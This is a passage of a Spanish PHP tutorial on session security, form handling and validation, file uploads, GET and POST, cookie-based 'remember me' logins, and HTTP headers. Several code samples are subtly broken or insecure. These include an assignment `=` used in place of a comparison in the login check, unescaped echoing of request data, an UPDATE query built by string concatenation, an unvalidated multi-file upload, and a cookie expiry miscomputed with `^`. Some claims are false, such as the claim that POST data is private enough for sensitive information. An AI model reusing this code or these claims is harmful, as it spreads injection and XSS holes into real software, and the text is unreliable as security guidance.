  if(isset($_SESSION["timeout"])){
      // Calcular el tiempo de vida de la sesión (TTL = Time To Live)
      $sessionTTL = time() - $_SESSION["timeout"];
      if($sessionTTL > $inactividad){
          session_destroy();
          header("Location: /logout.php");
      }
  }
  // El siguiente key se crea cuando se inicia sesión
  $_SESSION["timeout"] = time();
  ```

  El código asegura que si no hay ninguna actividad en 10 minutos, cualquier request en adelante redigirirá a la página de logout.

- **Regenerar el Session ID**. La función *session_regenerate_id()* crea un nuevo ID único para representar la sesión actual del usuario. Esto se debe realizar cuando se realizan acciones importantes como logearse o modificar los datos del usuario. Darle a las sesiones un nuevo ID reduce la probabilidad de ataques session hijacking:

```
session_start();
if($_POST["usuario"] = "admin" && $_POST["password"] == sha1($password)){
    $_SESSION["autorizado"] = true;
    session_regenerate_id();
}
```

- **Destruir la sesión**. Como ya se ha mencionado antes, es importante utilizar *session_destroy()* cuando ya no se vaya a hacer uso de la sesión.
- **Utilizar almacenamiento permanente**. Utilizar una base de datos para almacenar los datos que se cree que serán persistentes. Dejarlos en la sesión por demasiado tiempo abre de nuevo puertas a ataques. Depende del desarrollador decidir que datos serán almacenados o se mantendrán en $_SESSION.

Estas son técnicas sencillas se seguridad, para saber más puedes leer el artículo sobre la seguridad en las sesiones.

2. Formularios

Indice de contenido

1. Introducción	4. Validación
2. GET y POST	5. Subida de archivos
3. Tipos de elementos	6. Subida múltiple de archivos

1. Introducción

Un formulario sencillo con dos campos a rellenar y un botón para enviar en **HTML** es de la siguiente forma:

```
<html>
<body>
<form action="formpost.php" method="post">
    Nombre: <input type="text" name="nombre"><br>
    Email: <input type="text" name="email"><br>
    <input type="submit" value="Enviar">
</form>
</body>
</html>
```

Cuando un usuario rellena los datos y hace click en enviar, los datos del formulario se envían para ser procesados al archivo *formpost.php*. Los datos se envían a través de HTTP con el método **HTTP Post**.

Una vez los datos están en *formpost.php* pueden mostrarse, guardarse en una base de datos o lo que se necesite. En *formpost.php* vamos a mostrarlos con echo:

```
<html>
<body>
Hola <?php echo $_POST["nombre"]; ?><br>
Tu email es: <?php echo $_POST["email"]; ?>
</body>
</html>
```

Lo mismo se puede conseguir con el método **HTTP GET**:

```
<html>
<body>
<form action="formget.php" method="get">
Nombre: <input type="text" name="nombre"><br>
Email: <input type="text" name="email"><br>
    <input type="submit" value="Enviar">
</form>
</body>
</html>
```

Ahora el archivo donde recibimos los datos es *formget.php*:

```
<html>
<body>
Hola <?php echo $_GET["nombre"]; ?><br>
Tu email es: <?php echo $_GET["email"]; ?>
</body>
</html>
```

Estos han sido dos ejemplos muy sencillos para ver el **funcionamiento básico de un formulario**. Siempre que se crean formularios hay que tener muy en cuenta la **seguridad**, y para ello se utiliza la validación de formularios.

Las *superglobals* $_GET y $_POST sirven para coleccionar datos de formularios, y vamos a ver las diferencias a continuación.

2. GET y POST

$_GET y **$_POST** son variables superglobales que forman arrays de *keys* y *values*, donde los *keys* son los nombres del formulario (atributo "*name*") y los *values* son los datos de entrada de los usuarios. El hecho de que sean ***superglobals*** hace que sean accesibles desde el script independientemente del ámbito.

$_GET es un array de variables que se pasan al script a través de los **parámetros de URL**. La información que se envía es visible para todo el mundo y tiene limitada la cantidad de información que se puede enviar a 2000 caracteres. Las URLs con los datos enviados pueden guardarse en marcadores, lo que puede ser útil en ciertos casos. $_GET sólo se emplea para el envío de información reducida y no sensible.

$_POST es un array de variables que se pasan al script a través del método **HTTP POST**. La información que se envía no es visible para los demás ya que los nombres y variables van embebidas en el ***body*** del **HTTP request**. No tiene límites en la cantidad de información a enviar. Soporta datos de entrada ***multi-part binary*** a la hora se subir archivos al servidor (lo que permite subir múltiples archivos a la vez).

3. Tipos de elementos

Los 10 **tipos de elementos más importantes para los formularios HTML con PHP** son:

Elemento	Descripción
input type="text"	Caja de texto
input type="password"	Caja de texto donde se muestran asteriscos en lugar de los caracteres escritos
input type="checkbox"	Cajas seleccionables que permite escoger múltiples opciones
input type="radio"	Cajas seleccionables en grupos que sólo permiten escoger una opción
input type="submit"	Botón para enviar el formulario
input type="file"	Cajas de texto y botón que permite subir archivos

input type="hidden"	Elemento escondido. Especialmente útil para tokens de seguridad
option	Una opción posible dentro de un elemento element
select	Lista de opciones de elementos option
textarea	Texto multilínea

4. Validación

La **validación de formularios** es algo fundamental ya que previene posibles ataques de intrusos, además de asegurar que los datos que se reciben son realmente del tipo deseado.

Existen **dos formas de validación de formularios**: en el lado del cliente y en el lado del servidor. En el lado del cliente la validación suele ser mediante **JavaScript**, es más rápida y evita enviar más trabajo al servidor. En el lado del servidor se emplea **PHP** para verificar que se envían valores correctos, es más seguro pero es más lento y da un poco de trabajo al servidor. En este artículo vamos a ver algún ejemplo de esta segunda forma.

El siguiente es un sencillo **formulario** algo más complejo con los siguiente datos: Nombre, Contraseña, Educacion, Nacionalidad, Idiomas, Email y Sitio web:

```
<h2>Formulario:</h2>
<form action="<?php echo htmlspecialchars($_SERVER["PHP_SELF"]); ?>" method="post">
    Nombre:
    <input type="text" name="nombre" maxlength="50"><br>
    Contraseña:
    <input type="password" name="password"><br>
    Educacion:
    <select name="educacion">
        <option value="sin-estudios">Sin estudios</option>
        <option value="educacion-obligatoria" selected="selected">Educación Obligatoria<
/option>
        <option value="formacion-profesional">Formación profesional</option>
        <option value="universidad">Universidad</option>
    </select> <br>
    Nacionalidad:
    <input type="radio" name="nacionalidad" value="hispana">Hispana</input>
    <input type="radio" name="nacionalidad" value="otra">Otra</input><br>
    Idiomas:
    <input type="checkbox" name="idiomas[]" value="español" checked="checked">Español</i
nput>
    <input type="checkbox" name="idiomas[]" value="inglés">Inglés</input>
    <input type="checkbox" name="idiomas[]" value="francés">Francés</input>
    <input type="checkbox" name="idiomas[]" value="aleman">Alemán</input><br>
    Email:
    <input type="text" name="email"><br>
    Sitio Web:
    <input type="text" name="sitioweb"><br>
    // Botón de enviar
    <input type="submit" name="submit" value="Enviar">
</form>
</body>
</html>
```

Vamos a ver los **aspectos más característicos**:

- El atributo ***maxlength*** limita el número de caracteres para una caja de texto.
- Contraseña es del tipo ***password***, lo que permite ocultar los caracteres con * cuando se escribe.

- Educación es un elemento ***select***, que permite seleccionar ***options*** en una lista. El texto en el atributo ***value*** es el que se enviará a través del formulario. El atributo ***selected*** permite mostrar el seleccionado por defecto.
- Nacionalidad es del tipo ***radio***, los elementos radio del mismo grupo han de tener un único atributo ***name*** y sólo se puede seleccionar uno.
- Los idiomas están en un elemento ***checkbox***, que permite enviar varios datos en forma de array si se indica en el atributo ***name*** con corchetes. Se puede añadir un atributo ***checked*** como seleccionado por defecto.
- En ***action*** se ha puesto *<?php echo htmlespecialchars($_SERVER["PHP_SELF"]); ?>*. **$_SERVER["PHP_SELF"]** es una superglobal que devuelve el nombre del archivo en el que se encuentra el formulario, lo que hace que los datos se envíen al mismo archivo, en lugar de llevarlos a otro archivo para tratarlos. Si se emplea esta forma de indicar el archivo para ***action***, es necesario usar la función *htmlespecialchars()*, que convierte caracteres especiales en entidades HTML previniendo posibles ataques Cross-site Scripting.

En este ejemplo todas las acciones de validar, enviar y recibir datos se hacen en el mismo archivo *form.php*.

Primero vamos a crear un **filtrado común para todos los campos** con la función *filtrado()*:

```
function filtrado($datos){
    $datos = trim($datos); // Elimina espacios antes y después de los datos
    $datos = stripslashes($datos); // Elimina backslashes \
    $datos = htmlspecialchars($datos); // Traduce caracteres especiales en entidades HTM
L
    return $datos;
}
```

Esta función se aplicaría a cada campo a la hora de recibir los datos:

```
if(isset($_POST["submit"]) && $_SERVER["REQUEST_METHOD"] == "POST"){
    $nombre = filtrado($_POST["nombre"]);
    $password = filtrado($_POST["password"]);
    $educacion = filtrado($_POST["educacion"]);
    $nacionalidad = filtrado($_POST["nacionalidad"]);
    // Utilizamos implode para pasar el array a string
    $idiomas = filtrado(implode(", ", $_POST["idiomas"]));
    $email = filtrado($_POST["email"]);
    $sitioweb = filtrado($_POST["sitioweb"]);
}
```

Para **aceptar los datos** se ha puesto *isset($_POST["submit"])*, que crea la ***key*** *submit* cuando se hace click en el botón, y *$_SERVER["REQUEST_METHOD"] == "post"*, que especifica que el **método *request*** ha de ser POST. Se puede usar una de las dos formas o las dos a la vez.

Para **mostrar los datos**:

```
<?php if(isset($_POST["submit"])): ?>
<h2>Mostrar datos enviados</h2>
Nombre : <?php isset($nombre) ? print $nombre : ""; ?> <br>
Contraseña : <?php isset($password) ? print $password : ""; ?> <br>
Educación : <?php isset($educacion) ? print $educacion : ""; ?> <br>
Nacionalidad : <?php isset($nacionalidad) ? print $nacionalidad : "";?> <br>
Idiomas : <?php isset($idiomas) ? print $idiomas : ""; ?> <br>
Email : <?php isset($email) ? print $email : ""; ?> <br>
Sitio web : <?php isset($sitioweb) ? print $sitioweb : ""; ?> <br>
<?php endif; ?>
```

Todos los campos anteriores son **opcionales**. La validación más básica consiste en **exigir que se rellene un campo**, y comprobaremos también que el email tiene un **formato de email**, que el **sitio web es una URL correcta** y que **password** tiene un mínimo de 5 caracteres. Las **validaciones de formatos** pueden realizarse mediante expresiones regulares o con **filtros**. Siempre que sea posible, es mejor utilizar los filtros de PHP.

```
if(isset($_POST["submit"]) && $_SERVER["REQUEST_METHOD"] == "POST"){
    // El nombre y contraseña son campos obligatorios
    if(empty($_POST["nombre"])){
        $errores[] = "El nombre es requerido";
    }
    if(empty($_POST["password"]) || strlen($_POST["password"]) < 5){
        $errores[] = "La contraseña es requerida y ha de ser mayor a 5 caracteres";
    }
    // El email es obligatorio y ha de tener formato adecuado
    if(!filter_var($_POST["email"], FILTER_VALIDATE_EMAIL) || empty($_POST["email"])){
        $errores[] = "No se ha indicado email o el formato no es correcto";
    }
    // El sitio web es obligatorio y ha de tener formato adecuado
    if(!filter_var($_POST["sitioweb"], FILTER_VALIDATE_URL) || empty($_POST["sitioweb"])
){
        $errores[] = "No se ha indicado sitio web o el formato no es correcto";
    }
    // Si el array $errores está vacío, se aceptan los datos y se asignan a variables
    if(empty($errores)) {
        $nombre = filtrado($_POST["nombre"]);
        $password = filtrado($_POST["password"]);
        $educacion = filtrado($_POST["educacion"]);
        $nacionalidad = filtrado($_POST["nacionalidad"]);
        // Utilizamos implode para pasar el array a string
        $idiomas = filtrado(implode(", ", $_POST["idiomas"]));
        $email = filtrado($_POST["email"]);
        $sitioweb = filtrado($_POST["sitioweb"]);
    }
}
```

El **array de errores** *$errores* guarda cada uno de los errores que se registran para luego mostrarlos. Si el array tiene algún elemento, el formulario no será aceptado. Para mostrarlos podemos hacerlo así:

```
<ul>
<?php if(isset($errores)){
    foreach ($errores as $error){
        echo "<li> $error </li>";
    }
}
?>
</ul>
```

5. Subida de archivos

Lo más laborioso a la hora de hacer un formulario que permita la subida de archivos es **manejarlos y organizarlos una vez están en el servidor**. Inicialmente los archivos se suben a un directorio temporal y luego se relocalizan.

Configuración en PHP para la subida de archivos:

- Debe estar On la variable *file_uploads* en *php.ini*.
- En *php.ini* también se encuentra la variable *upload_tmp_dir*, que indica el directorio donde se dirigirán los archivos cuando se suban. El tamaño máximo viene indicado en el mismo archivo de configuración por *upload_max_filesize*. Para ver estos valores se puede utilizar *ini_get('upload_tmp_dir')* e *ini_get('upload_max_filesize')*. *upload_tmp_dir* sólo es manipulable desde el php.ini o httpf.conf, *upload_max_filesize* puede también desde .htaccess o un user.ini (tienen modo **PHP_INI_SYSTEM** y **PHP_INI_PERDIR** respectivamente).
- Es necesario que los permisos tanto del **directorio temporal** como del **directorio final** sean de escritura.
- Para que un formulario tenga la capacidad de aceptar archivos se añade el atributo ***enctype="multipart/form-data"*** al elemento form.

De nuevo en este ejemplo pondremos todo el contenido en un archivo *form2.php:*

```
<h2>Formulario subida de archivos</h2>
<html>
<body>
<form action="<?php echo htmlspecialchars($_SERVER["PHP_SELF"]); ?>" method="POST" encty
pe="multipart/form-data">
    <input type="hidden" name="MAX_FILE_SIZE" value="<?php echo $max_file_size; ?>" />
    <input type="file" name="imagen" />
    <input type="submit" name="submit" />
</form>
</body>
</html>
```

Se incluye un **input** del tipo ***hidden*** que limita el tamaño máximo del archivo que se puede subir (en bytes).

La información sobre un archivo subido la proporciona el array multidimensional **$_FILES**. Este array se crea con el ***key*** que se indique en el input del formulario, en este caso "imagen":

- $_FILES["imagen"]**["name"]**. Guarda el nombre original del archivo del cliente.
- $_FILES["imagen"]**["type"]**. Guarda el MIME type del archivo.
- $_FILES["imagen"]**["size"]**. Guarda el tamaño del archivo en bytes.
- $_FILES["imagen"]**["tmp_name"]**. Guarda el nombre del archivo temporal.
- $_FILES["imagen"]**["error"]**. Guarda cualquier código de error que pueda provocar la subida del archivo.

La función *move_uploaded_file()* mueve un archivo subido del directorio temporal al directorio que se

indique.

```
$directorioSubida = "uploads/";
$max_file_size = "51200";
$extensionesValidas = array("jpg", "png", "gif");
if(isset($_POST["submit"]) && isset($_FILES['imagen'])){
    $errores = array();
    $nombreArchivo = $_FILES['imagen']['name'];
    $filesize = $_FILES['imagen']['size'];
    $directorioTemp = $_FILES['imagen']['tmp_name'];
    $tipoArchivo = $_FILES['imagen']['type'];
    $arrayArchivo = pathinfo($nombreArchivo);
    $extension = $arrayArchivo['extension'];
    // Comprobamos la extensión del archivo
    if(!in_array($extension, $extensionesValidas)){
        $errores[] = "La extensión del archivo no es válida o no se ha subido ningún arc
hivo";
    }
    // Comprobamos el tamaño del archivo
    if($filesize > $max_file_size){
        $errores[] = "La imagen debe de tener un tamaño inferior a 50 kb";
    }
    // Comprobamos y renombramos el nombre del archivo
    $nombreArchivo = $arrayArchivo['filename'];
    $nombreArchivo = preg_replace("/[^A-Z0-9._-]/i", "_", $nombreArchivo);
    $nombreArchivo = $nombreArchivo . rand(1, 100);
    // Desplazamos el archivo si no hay errores
    if(empty($errores)){
        $nombreCompleto = $directorioSubida.$nombreArchivo.".".$extension;
        move_uploaded_file($directorioTemp, $nombreCompleto);
        print "El archivo se ha subido correctamente";
    }
}
```

El array **$_FILES['imagen']['error']** especifica por qué no se ha podido subir el archivo, lo que permite especificar un mensaje de vuelta para cada tipo de error. Devuelve un ***integer*** con el número de error:

Error	Valor	Significado
UPLOAD_ERR_OK	0	No hay errores
UPLOAD_ERR_INI_SIZE	1	Supera el tamaño máximo indicado en php.ini
UPLOAD_ERR_FORM_SIZE	2	Supera el tamaño máximo indicado en MAX_FILE_SIZE de html
UPLOAD_ERR_PARTIAL	3	Sólo se ha subido el archivo parcialmente
UPLOAD_ERR_NO_FILE	4	No se ha subido ningún archivo
UPLOAD_ERR_NO_TMP_DIR	6	Falta la carpeta temporal
UPLOAD_ERR_CANT_WRITE	7	No se puede escribir en el directorio especificado
UPLOAD_ERR_EXTENSION	8	Una extensión de PHP ha detenido la subida

6. Subida múltiple de archivos

Una subida múltiple de archivos en **PHP** en la práctica se hace normalmente con ayuda de **JavaScript**. Una buena librería para subir archivos es DropzoneJS.

En el **formulario HTML** lo único que cambia es que se añade un atributo *multiple* y que en el atributo *name* del input *file* se añade corchetes para indicar que es un array:

```
<input type="file" name="imagenes[]" multiple="multiple" />
```

En cuanto al backend, omitiendo validaciones esta puede ser una forma de hacerlo:

```
$directorioSubida = "uploads/";
$max_file_size = "51200";
if(isset($_POST["submit"]) && isset($_FILES['imagenes'])){
    $nombres = $_FILES['imagenes']['name'];
    $temporales = $_FILES['imagenes']['tmp_name'];
    $tipos = $_FILES['imagenes']['type'];
    $errores = $_FILES['imagenes']['error'];
    // Iteramos sobre los arrays creados
    for ($i = 0; $i < count($temporales); $i++){
        if(move_uploaded_file($temporales[$i], $directorioSubida.$nombres[$i])){
            echo "Se ha subido {$nombres[$i]} correctamente <br>";
        } else {
            echo "Ha habido algún error al subir algún archivo";
        }
    }
}
```

3. GET y POST

Existen dos métodos con los que el navegador puede enviar información al servidor:

- Método HTTP GET. Información se envía de forma visible
- Método HTTP POST. Información se envía de forma no visible

Antes de que el navegador envíe la información proporcionada, la codifica mediante **URL encoding**, dando como resultado un **Query String**. Esta codificación es un esquema de *keys* y *values* separados por un **ampersand &**:

```
key1=value1&key2=value2&key3=value3...
```

Los **espacios** y otros **caracteres no alfanuméricos** se sustituyen. Una vez que la información es codificada, se envía al servidor.

Método HTTP GET

El **método GET** envía la información codificada del usuario en el *header* del **HTTP request**, directamente en la **URL**. La página web y la información codificada se separan por un interrogante ?:

```
www.ejemplo.com/index.htm?key1=value1&key2=value2&key3=value3...
```

- El método GET envía la información en la propia URL, estando limitada a 2000 caracteres.
- La información es visible por lo que con este método nunca se envía **información sensible**.
- No se pueden enviar **datos binarios** (archivos, imágenes...).
- En **PHP** los datos se administran con el array asociativo $_GET.

Ejemplo sencillo de **formulario html** con el **método GET**:

```
<html>
<body>
<form action="formget.php" method="get">
    Nombre: <input type="text" name="nombre"><br>
    Email: <input type="text" name="email"><br>
    <input type="submit" value="Enviar">
</form>
Hola <?php isset($_GET["nombre"]) ? print $_GET["nombre"] : ""; ?><br>
Tu email es: <?php isset($_GET["email"]) ? print $_GET["email"] : ""; ?>
</body>
</html>
```

La **url** que resulta de hacer click en **submit** es de la forma:

formget.php?nombre=peter&email=peter%40ejemplo.com

En este caso @ es un **carácter especial** y se codifica.

Método HTTP POST

Con el método **HTTP POST** también se codifica la información, pero ésta se envía a través del **body** del **HTTP Request**, por lo que no aparece en la URL.

- El método POST no tiene **límite de cantidad de información** a enviar.
- La información proporcionada no es visible, por lo que se puede enviar **información sensible**.
- Se puede usar para enviar **texto normal** así como **datos binarios** (archivos, imágenes...).
- PHP proporciona el array asociativo $_POST para acceder a la información enviada.

```
<html>
<body>
<form action="formpost.php" method="post">
    Nombre: <input type="text" name="nombre"><br>
    Email: <input type="text" name="email"><br>
    <input type="submit" value="Enviar">
</form>
Hola <?php isset($_POST["nombre"]) ? print $_POST["nombre"] : ""; ?><br>
Tu email es: <?php isset($_POST["email"]) ? print $_POST["email"] : ""; ?>
</body>
</html>
```

Se puede comprobar que la información no se muestra en la **url**.

4. Cookies

Indice de contenido

1. Introducción a las cookies
2. Crear y leer cookies
3. Crear un login snippet

1. Introducción a las cookies

Lo básico

Las cookies son como **archivos de texto que se guardan en el ordenador**. A petición de un **servidor web**, el navegador crea un archivo de este tipo. Una vez que ocurre esto el servidor puede leer y escribir contenido en este archivo. Puede parecer peligroso, pero existen una serie de restricciones para hacerlo lo más seguro posible:

- **Los servidores web sólo pueden acceder a cookies establecidas a su propio dominio**. Este dominio es establecido por el navegador cuando el servidor crea una nueva cookie, y sólo puede ser un dominio o subdominio del servidor.
- Según el **protocolo HTTP**, las cookies no pueden ser más grandes de **4096 Bytes (4KB)**.
- Hay un **límite de cookies por dominio**. Depende del navegador, pero suelen ser 20 cookies.
- También hay un **límite en el número total de cookies en el disco duro del cliente**. Suele ser de unas 300 cookies. Cuando se llega a este número, una cookie antigua se elimina antes de crear la nueva.

Las cookies tienen una **fecha de expiración**. Esta fecha permite al navegador eliminar cookies antiguas cuando ya no son requeridas por el servidor web. Si la fecha de expiración está vacía, la cookie se eliminará cuando finalice la conexión con el servidor. Esto ocurrirá cuando el usuario cierre la ventana o pestaña del sitio web, o directamente cierre el navegador. Estas cookies, normalmente denominadas ***session cookies***, son usadas principalmente para guardar ajustes temporales.

Protocolo HTTP

Las cookies se transmiten a través del **protocolo HTTP**. Este es el protocolo que utilizan los navegadores para **enviar y recibir archivos de un servidor**. Una vez que se ha solicitado una cookie, el servidor la envía cada vez que un nuevo objeto en el sitio web es empleado por el navegador. Un ejemplo de un servidor solicitando una nueva cookie:

```
Set-Cookie: Name=content data; expires=Fri, 31-Dec-2010 23:59:59 GMT; path=/; domain=.eje
mplo.com
```

- **Set-Cookie**. Le hace saber al navegador que el servidor quiere crear una nueva cookie.
- **Name**. Nombre de la cookie. Cada cookie de un dominio debe tener un nombre diferente, para que el navegador pueda mantener todas las cookies separadas. Después del nombre viene el propio contenido de la cookie (*content data*). Estos datos sólo pueden ser strings o números, y como máximo de 4KB.
- **expires**. Indica la fecha de expiración. El formato es "**Wdy, DD-Mon-YYYY HH:MM:SS GMT**". El navegador elimina cookies con una fecha de expiración antigua.
- **domain**. Es el dominio donde será activada la **cookie**. Si el dominio es *sub.ejemplo.com*, la cookie sólo será enviada al servidor de ese dominio, y si el dominio es *ejemplo.com*, la cookie se enviará a cualquier servidor de cualquiera de los subdominios de *ejemplo.com* (incluyendo a él mismo).
- **path**. Es la ruta del dominio a donde se envía la cookie. Si la ruta es /imagenes/, y el dominio es ejemplo.com, la cookie sólo se enviará al servidor si el navegador solicita un archivo de ejemplo.com/imagenes/. Si path es /, la cookie se enviará al servidor independientemente de la localización del archivo solicitado en el servidor.

2. Crear y leer cookies

Las cookies **se pueden crear de varias formas** y con **diferentes lenguajes**.

Lo más importante a la hora de **crear una cookie en PHP** es que se debe establecer antes de enviar cualquier tipo de dato al navegador. Esto incluye cualquier tipo de etiqueta html, echo, print, etc.

```
$nombre = 'usuario';
$valor = 'Homer';
// El tiempo de expiración es en 30 minutos. PHP traduce la fecha al formato adecuado
$expiracion = time() + 60 * 30;
// Ruta y dominio
$ruta = '/cookies/';
$dominio = "prueba.dev";
// Sólo envía la cookie con conexión HTTPs
$seguridad = false;
// Cookie disponible sólo para el protocolo HTTP
$solohttp = true;
setcookie($nombre, $valor, $expiracion, $ruta, $dominio, $seguridad, $solohttp);
echo "Cookie establecida";
```

La opción de *$seguridad* fuerza a que la cookie sólo sea enviada si se ha establecido una conexión segura HTTPs. *$solohttp* hace que la cookie sólo esté disponible a través de **http**, por lo que lenguajes del lado del servidor como JavaScript no pueden acceder a la cookie. Esto ayuda a prevenir ataques XSS, aunque si se quiere acceso a las cookies desde JavaScript se tiene que activar. Esto no significa que no se puedan enviar cookies a través de HTTPs.

Las cookies pueden verse con Firebug de Firefox o con las Developer Tools de Google Chrome.

Se observa que la cookie sólo aparece cuando se accede al directorio */cookies/*. Si se va a un directorio padre la cookie no existe.

La cookie anterior puede ser escrita de forma mucho más reducida:

```
setcookie('usuario', 'Homer', time()+60*30, '/cookies/', 'prueba.dev', false, true);
```

Para leer las cookies existe un *array* llamado **$_COOKIE**, que se utiliza para **extraer los valores de la cookie**. Su uso es muy sencillo:

```
$valorCookie = $_COOKIE['usuario'];
echo $valorCookie; // Devuelve: Homer
```

Esta variable de entorno puede utilizarse como cualquier otra, como $_GET y $_POST, y puede tratarse como una variable normal (una vez comprobada su existencia).

Si se quiere modificar la **fecha de expiración**, **path** o **dominio**, se ha de sobreescribir la cookie con ***setcookie()*** con el mismo nombre que la cookie original. Si se establece una fecha de expiración en el pasado (por ejemplo *time()-30*60*), la cookie se eliminará.

3. Crear un login snippet

Las cookies fueron inicialmente inventadas por **Netscape**, y querían usarlas para crear una **cesta de la compra** para una **tienda online**. Con las cookies la gente podría mantener objetos en la cesta incluso al desconectarse de la tienda.

Hoy en día las cookies se utilizan para muchas cosas: guardar datos de usuarios como nombre, idioma, localización, tamaño de pantalla, etc, para **mejorar la experiencia del usuario** ya que **permiten adaptar los servicios a cada necesidad**. Por ejemplo, si un usuario tiene una preferencia de idioma, se puede almacenar en una cookie y cada vez que el usuario acceda a la aplicación se mostrará en ese idioma.

Para ver un funcionamiento en la práctica vamos a ver un "Recordarme" en un **login de usuarios**.

Necesitamos una **tabla de base de datos MySQL** que contenga *username*, *password* y *reloginDigest*,

además de un string único o número para identificar a los clientes de forma segura a través de cookies (este es el valor que se inserta en *reloginDigest*). En este ejemplo se utiliza **SHA-1** digest, que es un string como identificador.

Creamos la tabla de usuarios y el usuario:

```
// Iniciar conexión PDO
try {
    $dsn = "mysql:host=localhost;dbname=prueba";
    $dbh = new PDO($dsn, 'root', 'password');
    $dbh->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e){
    echo $e->getMessage();
}
// Crear tabla usuarios
$stmt = $dbh->prepare("CREATE TABLE users (
id INT NOT NULL AUTO_INCREMENT,
username VARCHAR(60),
password VARCHAR(80),
reloginDigest VARCHAR(255),
PRIMARY KEY (id)
)");
$stmt->execute();
// Crear usuario Homer. Contraseña desprotegida para centrarnos en el sistema login
$stmt = $dbh->prepare("INSERT INTO users (username, password) VALUES ('Homer', 'homerpas
s')");
$stmt->execute();
```

Creamos la identificación del usuario en el login:

```
// *** CREAR LA IDENTIFICACIÓN ***
// Obtenemos el nombre del usuario
$stmt= $dbh->prepare("SELECT * FROM users WHERE username='Homer'");
$stmt->execute();
$usuario = $stmt->fetch(PDO::FETCH_OBJ);
// Creamos el digest
$digest = sha1(strval(rand(0, microtime(true)) . $usuario->username . strval(microtime(t
rue))));
// Insertamos en digest en la base de datos
$stmt = $dbh->prepare("UPDATE users SET reloginDigest='".$digest."' WHERE username='".$u
suario->username."'");
$stmt->execute();
// Creamos la cookie con el digest
setcookie('reloginID', $digest, time()+60*60^4*7, '/', 'prueba.dev', false, true);
```

Verificamos al usuario en un relogin:

```
// *** VERIFICAR A USUARIOS CON LA COOKIE ***
// A partir de aquí se supone que el usuario ha hecho log out y la cookie está estableci
da
$digest = $_COOKIE['reloginID'];
// Comprobar el digest en la base de datos
$stmt = $dbh->prepare("SELECT username FROM users WHERE reloginDigest=?");
$stmt->execute(array($digest));
// Si se ha encontrado el usuario con el digest, mostramos su nombre:
$usuario = $stmt->fetch(PDO::FETCH_OBJ);
if($usuario){
    $nombre = $usuario->username;

    echo "Te has logeado satisfactoriamente " . $usuario->username;
} else {
    echo "Ha habido algún error en el login";
}
```

5. Headers HTTP

Indice de contenido

1. Introducción a los headers HTTP	4. Estructura de un HTTP response
2. Estructura de un HTTP request	5. Headers HTTP en HTTP requests
3. Métodos HTTP	6. Headers HTTP en HTTP responses

1. Introducción a los headers HTTP

HTTP significa **Hypertext Transfer Protocol**. Toda la World Wide Web utiliza este protocolo, establecido a principios de los 90. Casi todo lo que aparece en un navegador ha sido transmitido a través de HTTP mediante ***requests*** y ***responses*** entre **navegador** y **servidor**.

Los **HTTP headers** son la parte central de los HTTP requests y responses, y transmiten información acerca del navegador del cliente, de la página solicitada, del servidor, etc.

Cada vez que visitas cualquier sitio, puedes ver los **headers del request enviado**:

```
GET php.net HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: es-ES,es;q=0.8,en;q=0.6
Cache-Control: max-age=0
Connection: keep-alive
Cookie: COUNTRY=NA%2C122.16.430.651; LAST_LANG=es; LAST_NEWS=3847110839
Host: php.net
If-Modified-Since: Mon, 09 Nov 2015 11:50:11 GMT
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_4) AppleWebKit/537.36 (KHTML, li
ke Gecko) Chrome/46.0.2490.80 Safari/537.36
```

La primera línea es la **línea del request**, que contiene su información básica (método HTTP, URL y versión). Lo demás son headers HTTP.

Una vez se envía ese request al servidor, éste responde con un **HTTP response**:

```
HTTP/1.1 200 OK
Content-Encoding: gzip
Content-language: en
Content-Length: 5107
Content-Type: text/html; charset=utf-8
Date: Mon, 09 Nov 2015 12:08:48 GMT
Last-Modified: Mon, 09 Nov 2015 11:50:11 GMT
Link: <http://php.net/index>; rel=shorturl
Server: nginx/1.6.2
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
X-Powered-By: PHP/5.6.13-0+deb8u1

<!DOCTYPE html...
...
```

La primera línea es la **barra de estado** (versión HTTP y código de respuesta), seguido de los HTTP headers, hasta una línea vacía. Bajo la línea vacía se encuentra el contenido (en este caso contenido html).

Cuando se observa el código fuente de un sitio web los headers no aparecen, pero se han recibido.

Los HTTP requests se envían y reciben para muchas otras cosas, imágenes, archivos CSS, archivos JavaScript, etc. Cuando cargas una página web se envían y reciben por cada *resource*.

Para ver los headers se puede hacer mediante Firebug en **Firefox**, las Developer Tools de **Chrome**, **curl**, o con funciones de PHP (*getallheaders()* o **$_SERVER** para obtener los **request headers** y *headers_list()* para obtener los **response headers** enviados o por enviar).

2. Estructura de un HTTP request

Un HTTP request se compone de:

- **Método**: GET, POST, PUT, etc. Indica que tipo de request es.
- **Path**: la URL que se solicita, donde se encuentra el resource.
- **Protocolo**: contiene HTTP y su versión, actualmente 1.1.

En el ejemplo anterior: *GET php.net HTTP/1.1*

- **Headers**. Son esquemas de ***key***: ***value*** que contienen **información sobre el HTTP request y el navegador**. Aquí también se encuentran los datos de las cookies. La mayoría de los headers son opcionales.
- **Body**. Si se envía información al servidor a través de POST o PUT, ésta va en el body.

3. Métodos HTTP

Los métodos más importates de HTTP (especialmente para hacer aplicaciones REST) son **POST**, **GET**, **PUT**, **DELETE** y **HEAD**.

- **GET**. El método GET se emplea para leer una representación de un ***resource***. En caso de respuesta positiva (200 OK), GET devuelve la representación en un formato concreto: HTML, XML, JSON o imágenes, JavaScript, CSS, etc. En caso de respuesta negativa devuelve 404 (*not found*) o 400 (*bad request*). Por ejemplo en la carga de una página web, primero se carga la ***url*** solicitada:

  ```
  GET php.net/docs HTTP/1.1
  ```

  En este caso devolverá **HTML**. Y después los demás ***resources*** como CSS, JS, o imágenes:

  ```
  GET php.net/images/logo.png HTTP/1.1
  ```

  Los formularios también pueden usarse con el método GET, donde se añaden los ***keys*** y ***values***

buscados a la URL del header:

```
<form action="formget.php" method="get">
    Nombre: <input type="text" name="nombre"><br>
    Email: <input type="text" name="email"><br>
    <input type="submit" value="Enviar">
</form>
```

La URL con los datos rellenados quedaría así:

```
GET ejemplo.com/formget.php?nombre=pepe&email=pepe%40ejemplo.com HTTP/1.1
```

- **POST**. Aunque se puedan enviar datos a través del método GET, en muchos casos se utiliza POST por las **limitaciones de GET**. En caso de respuesta positiva devuelve 201 (*created*). Los POST requests se envían normalmente con formularios:

```
<form action="formpost.php" method="post">
    Nombre: <input type="text" name="nombre"><br>
